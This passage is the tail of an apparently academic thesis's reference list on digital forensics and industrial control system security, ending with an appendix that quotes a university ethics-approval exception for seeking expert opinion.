Ramundo, L., Taisch, M., & Terzi, S. (2016). State of the art of technology in the food sector value chain towards the IoT. *IEEE 2nd International Forum on Research and Technologies for Society and Industry Leveraging a better tomorrow (RTSI)* (pp. 1-6). IEEE.

Rasekh, A., Hassanzadeh, A., Mulchandani, S., Modi, S., & Banks, M. K. (2016). Smart Water Networks and Cyber Security. *Journal of Water Resources Planning and Management*, 142(7).

Rathi, S., & Gupta, R. (2014). Sensor Placement Methods for Contamination Detection in Water Distribution Networks: *A Review.Procedia Engineering*, 89, 181-188.

Relaph Fehr. (2003). The Basics of Ladder Logic. *Electrical Construction & Maintenance (EC&M) magazine.*

Reith, M., Carr, C., & Gunsch, G. (2002). An Examination of Digital Forensic Models International Journal of Digital Evidence, *Fall 2002*.

Rhee, B. (2019). An analysis of information and communication technology and virtual reality technology implementation through a quantitative research on users' experiences. *Journal of Theoretical and Applied Information Technology*, 97(18).

Roke, E. R., & Waugh, D. (2015). Protecting the Long-Term Viability of Digital Composite Objects through Format Migration. *iPRES* (p. 256).

Roman, R. F. M., Mora, N. M. L., Vicuña, J. P. N., & Orozco, J. P. (2016). Digital forensics tools. *International Journal of Applied Engineering Research*, 11(19), 9754-9762.

Sagiroglu, S., & Sinanc, D. (2013). Big data: A review. *International Conference on Collaboration Technologies and Systems (CTS)* (pp. 42-47). IEEE.

Sahinoglu, M., Stockton, S., Morton, S., Barclay, R., & Eryilmaz, M. (2014). Assessing Digital Forensics risk: A metric survey approach. *Proceedings of the SDPS 2014 Malaysia, 19th International Conference on Transformative Science and Engineering, Business and Social Innovation.*

Servida, F., & Casey, E. (2019). IoT forensic challenges and opportunities for digital traces. *Digital Investigation*, 28, S22-S29.

Sikos, L. F. (2020). Packet analysis for network forensics: a comprehensive survey. Forensic Science International: *Digital Investigation*, 32, 200892.

Simou, S., Kalloniatis, C., Mouratidis, H., & Gritzalis, S. (2015). Towards the development of a cloud forensics methodology: a conceptual model. *International Conference on Advanced Information Systems Engineering* (pp. 470-481). Springer, Cham.

Singh, N., Dayal, M., Raw, S., & Kumar, S. (2016). SQL injection: Types, methodology, attack queries and prevention. *3rd International Conference on Computing for Sustainable Global Development (INDIACom)* (pp. 2872-2876). IEEE.

Singleton, T. W., & Singleton, A. J. (2011). *Fraud auditing and forensic accounting*. Hoboken, NJ: Wiley. USA

Sood, A. K., & Enbody, R. (2013). Targeted Cyber Attacks - A Superset of Advanced Persistent Threats. *IEEE Security & Privacy Magazine, 1-1.*

Sremack, J. (2015). *Big Data Forensics - Learning Hadoop Investigations*. Birmingham, UK: Packet Publishing Ltd.

Stamp, J., Dillinger, J., Young, W., DePoy, J. (2003) Common Vulnerabilities in Critical Infrastructure Control Systems. *Sandia National Laboratories*, Albuquerque, NM 87185-0785. 2nd edition.

Steinklauber K. (2015). Data Security Defence in Depth: The Onion Approach to IT Security. *Security Intelligence.*

Stouffer, K., Pillitteri, V., Lightman, S., Abrams, M., & Hahn, A. (2015). Guide to Industrial Control Systems (ICS) Security. *National Institute of Standards and Technology.* US Department of Commerce, Washington D C, USA.

Stüttgen, J., Vömel, S., & Denzel, M. (2015). Acquisition and analysis of compromised firmware using memory forensics. *Digital Investigation*, 12.

Sumalatha, M. R., & Batsa, P. (2016, April). Data collection and audit logs of digital forensics in cloud. In *2016 International Conference on Recent Trends in Information Technology (ICRTIT)* (pp. 1-8). IEEE.

Sun, C. C., Hahn, A., & Liu, C. C. (2018). Cyber security of a power grid: State-of-the-art. *International Journal of Electrical Power & Energy Systems*, 99, 45-56.

Takano, M. (2007). Sustainable cyber security for utility facilities control system based on defense-in-depth concept. *SICE Annual Conference 2007* (pp. 2910-2913).

Talet, A. N., Mat-Zin, R., & Houari, M. (2014). Risk management and information technology projects. International Journal of Digital Information and *Wireless Communications*, 4(1), 1-10.

Tankard, C. (2011). Advanced Persistent threats and how to monitor and deter them. *Network Security.* 11(8).

The Information Security Arm of GCHQ. (2015) Common Cyber Attacks: Reducing the Impact. *CERT-UK.*

Toit, J., Ellefsen, I., & Von Solms, S. (2016). Bring your own disaster recovery (BYODR). *IST-Africa Week Conference* (pp. 1-12). IEEE.

UK Government Communications Headquarters (2013) Good Practice Guide Transaction Monitoring for HMG Online Service Providers. *CESG. Cheltenham. UK.*

United States Environmental Protection Agency (2016) *Contaminant Candidate List (CCL) and Regulatory Determination*. Washington D C, USA.

Ussath, M., Jaeger, D., Cheng, F., & Meinel, C. (2016, March). Advanced persistent threats: Behind the scenes. *Annual Conference on Information Science and Systems (CISS)* (pp. 181-186). IEEE.

Upadhyay, D., & Sampalli, S. (2020). SCADA (Supervisory Control and Data Acquisition) systems: Vulnerability assessment and security recommendations. *Computers & Security*, *89*, 101666.

Uysal, M. (2016). Towards a Software Engineering Research Framework: Extending Design Science Research. *International Research Journal of Engineering and Technology, (IRJET),* 3(2).

Vaishnavi, V., & Kuechler, W. (2015). *Design science research methods and patterns:innovating information and communication technology*. Boca Raton, USA: CRC Press, Taylor & Francis Group.

Vandeven, S. (2014). Forensic Images: For Your Viewing Pleasure. *SANS reading room.*

Vaystikh, A., Polansky, R., Saklikar, S. D., & Liptz, L. (2013). *U.S. Patent No. 8,479,276*. Washington, DC: U.S. Patent and Trademark Office.

Waksman, A., Rajendran, J., Suozzo, M., & Sethumadhavan, S. (2014). A red team/blue team assessment of functional analysis methods for malicious circuit identification. *51st ACM/EDAC/IEEE Design Automation Conference (DAC)* (pp. 1-4). IEEE.

Walliman, N. (2016). *Research Methods: the basics*. Abingdon, UK: Routledge.

Watt, A. C., & Slay, J. (2015). First Responders Actions to cope with Volatile Digital Evidence. *International Journal of Electronic Security and Digital Forensics*, 7(4), 381.

Weiss, J. (2010). *Protecting industrial control systems from electronic threats*. New York: Momentum Press. New York. USA.

Wells, C. J. (n.d.). Common Industrial Protocol. Retrieved February 01, 2017, from https://www.technologyuk.net/telecommunications/industrial-networks/cip.shtml

White C. (2015). *Data Communications and Computer Networks: A Business User's Approach*. Seventh Edition. *CENGAGE Learning*, Boston, Massachusetts, USA.

Wieringa, R. (2010). Design science methodology. *Proceedings of the 32nd ACM/IEEE International Conference on Software Engineering - ICSE '10.*

Xu, F., Kwan, M., Tse, H., & Chow, K. P. (2014, June). A Bayesian belief network for data leakage investigation. *Proceedings of the 2nd international workshop on Security and forensics in communication systems* (pp. 19-24). ACM.

Yan, Y., Qian, Y., Sharif, H., & Tipper, D. (2012). A Survey on Cyber Security for Smart Grid Communications. *IEEE Communications Surveys & Tutorials*, 14(4), 998-1010.

Yastrebenetsky, M., & Kharchenko, V. (2016). Reliability and safety of nuclear power plant instrumentation and control systems: New challenges and solutions. *Second International Symposium on Stochastic Models in Reliability Engineering, Life Science and Operations Management (SMRLO)* (pp. 47-55). IEEE.

Yaqoob, I., Hashem, I. A. T., Ahmed, A., Kazmi, S. A., & Hong, C. S. (2019). Internet of things forensics: Recent advances, taxonomy, requirements, and open challenges. *Future Generation Computer Systems*, 92, 265-275.

Ye, L., & Jiao, Y. (2013). The Research and Application of IT Room Monitoring System in Nuclear Power Plant. *Emerging Technologies for Information Systems, Computing, and Management Lecture Notes in Electrical Engineering* (pp. 1131-1138). Springer, New York, NY, 2013

Yi, X., Liu, F., Liu, J., & Jin, H. (2014). Building a network highway for big data: architecture and challenges. *IEEE Network, 28(4),* 5-13.

Yin, R. K. (2014). *Case study research: design and methods*. London, UK: Sage Publication.

Yin, S., Ding, S. X., Sari, A. H., & Hao, H. (2013). Data-driven monitoring for stochastic systems and its application on batch process. *International Journal of Systems Science*, 44(7), 1366-1376.

Zhou, F., Yang, Y., Ding, Z., & Sun, G. (2015). Dump and analysis of android volatile memory on wechat. *IEEE International Conference on Communications (ICC)* (pp. 7151-7156). IEEE.

Zhou, Z., Yang, C. N., Kim, C., & Cimato, S. (2020). Introduction to the special issue on deep learning for real-time information hiding and forensics. *Journal of Real-Time Image Processing*, *17*(1), 1-5.

Zolanvari, M., Teixeira, M. A., Gupta, L., Khan, K. M., & Jain, R. (2019). Machine Learning-Based Network Vulnerability Analysis of Industrial Internet of Things. IEEE Internet of Things Journal, 6(4), 6822-6834.

Zuech, R., Khoshgoftaar, T. M., & Wald, R. (2015). Intrusion detection and Big Heterogeneous Data: a Survey. *Journal of Big Data*, 2(1), 3.

Appendix A

ETHICS EXCEPTIOIN

EXCEPTIONS TO ACTIVITIES REQUIRING AUTEC APPROVAL

The following activities do not require AUTEC approval:

6.7. Where a professional or expert opinion is sought, except where this is part of a study of the profession or area of expertise.

- See more detail at:

http://www.aut.ac.nz/researchethics/guidelines-and-procedures/exceptions-to-activities-requiring-autec-approval-6